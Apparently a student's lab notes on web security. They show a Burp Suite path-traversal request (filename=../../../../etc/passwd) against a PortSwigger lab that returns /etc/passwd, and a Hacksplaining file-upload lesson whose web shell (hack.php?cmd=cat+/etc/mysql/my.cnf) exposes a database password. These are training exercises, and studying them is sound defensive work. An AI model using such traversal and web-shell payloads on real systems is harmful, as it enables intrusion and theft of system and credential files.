
```
GET /image ?filename =../../../.. /etc/passwd  HTTP/2
Host : 0af9005b03bea80080fee4d700db00e8.web-security-academy.net
Cookie : session =C2il79ivwjc7GJBFMufUj65OCmSD9FqN
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:133.0)
Gecko/20100101  Firefox/133.0
Accept :
```


Burp Project Intruder Repeater Window Help Burp Suite Professional v2022.8.5 - Temporary Project - licens..
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Send Cancel
Target: https://0af9005b03bea80080fee4d700db00e8.web-security-a
HTTP/2
Request
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 18
Response Headers 3
0 matches
Response
Pretty Raw Hex Render
0 matches
Done
136 bytes | 178 millis

```
GET /image ?filename =../../../.. /etc/passwd  HTTP/2
Host : 0af9005b03bea80080fee4d700db00e8.web-security-academy.net
Cookie : session =C2il79ivwjc7GJBFMufUj65OCmSD9FqN
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101  Firefox/133.0
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate
Dnt : 1
Sec-Gpc : 1
Referer :
https://0af9005b03bea80080fee4d700db00e8.web-security-academy.net/
Upgrade-Insecure-Requests  : 1
Sec-Fetch-Dest : document
Sec-Fetch-Mode : navigate
```


```
HTTP/2  400  Bad Request
Content-Type : application/json;  charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 14

"No such file"
```

Then at the response we get the result




```
HTTP/2  200  OK
Content-Type : image/jpeg
X-Frame-Options : SAMEORIGIN
Content-Length : 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing  List  Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats  Bug-Reporting  System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Another practical from hacksplaining



File Upload Vulnerabilities

File upload functions are a favorite target for hackers, because they require your site to take a large chunk of data and write it to disk.




File Upload Vulnerabilities

Good job! Now invoke the `cat /etc/mysql/my.cnf` command to read the file and discover the database password.

```
cdn.example.com/1a2fe/hack.php?cmd=locate+my.cnf
```

```
/etc/mysql/my.cnf
```



File Upload Vulnerabilities

Pretty frightening, right? Now that we've seen one particular way file uploads can make your site vulnerable, we should learn how to implement this kind of functionality safely.

```
cdn.example.com/1a2fe/hack.php?cmd=cat+/etc/mysql/my.cnf
```

```
[client]
user=admin
password=04bf68c99cf4cc23d034d10a8a612549
db_name=2479fd9059d6d57dd5521c69dc0ba359
host=ec6-115--153.compute-26.amazonaws.com
port=2323

[mysql]
no-auto-rehash
connect_timeout=3
```

https://hacksplaining.com/lessons/file-upload/start

References

● Web Security Academy – Directory Traversal
https://portswigger.net/web-security/file-path-traversal

• Web Application Hacker's Handbook
Chapter 10 – Attacking Back-End Components (pages 368-381)

• OWASP Web Security Testing Guide – Testing Directory Traversal File Include
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05 Authorization_Testing/01-Testing _ Directory_Traversal_File_Include

• OWASP Path Traversal
https://owasp.org/wwwcommunity/attacks/Path_Traversal

• OWASP Application Security Verification Standard – V12.3 File Execution

https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf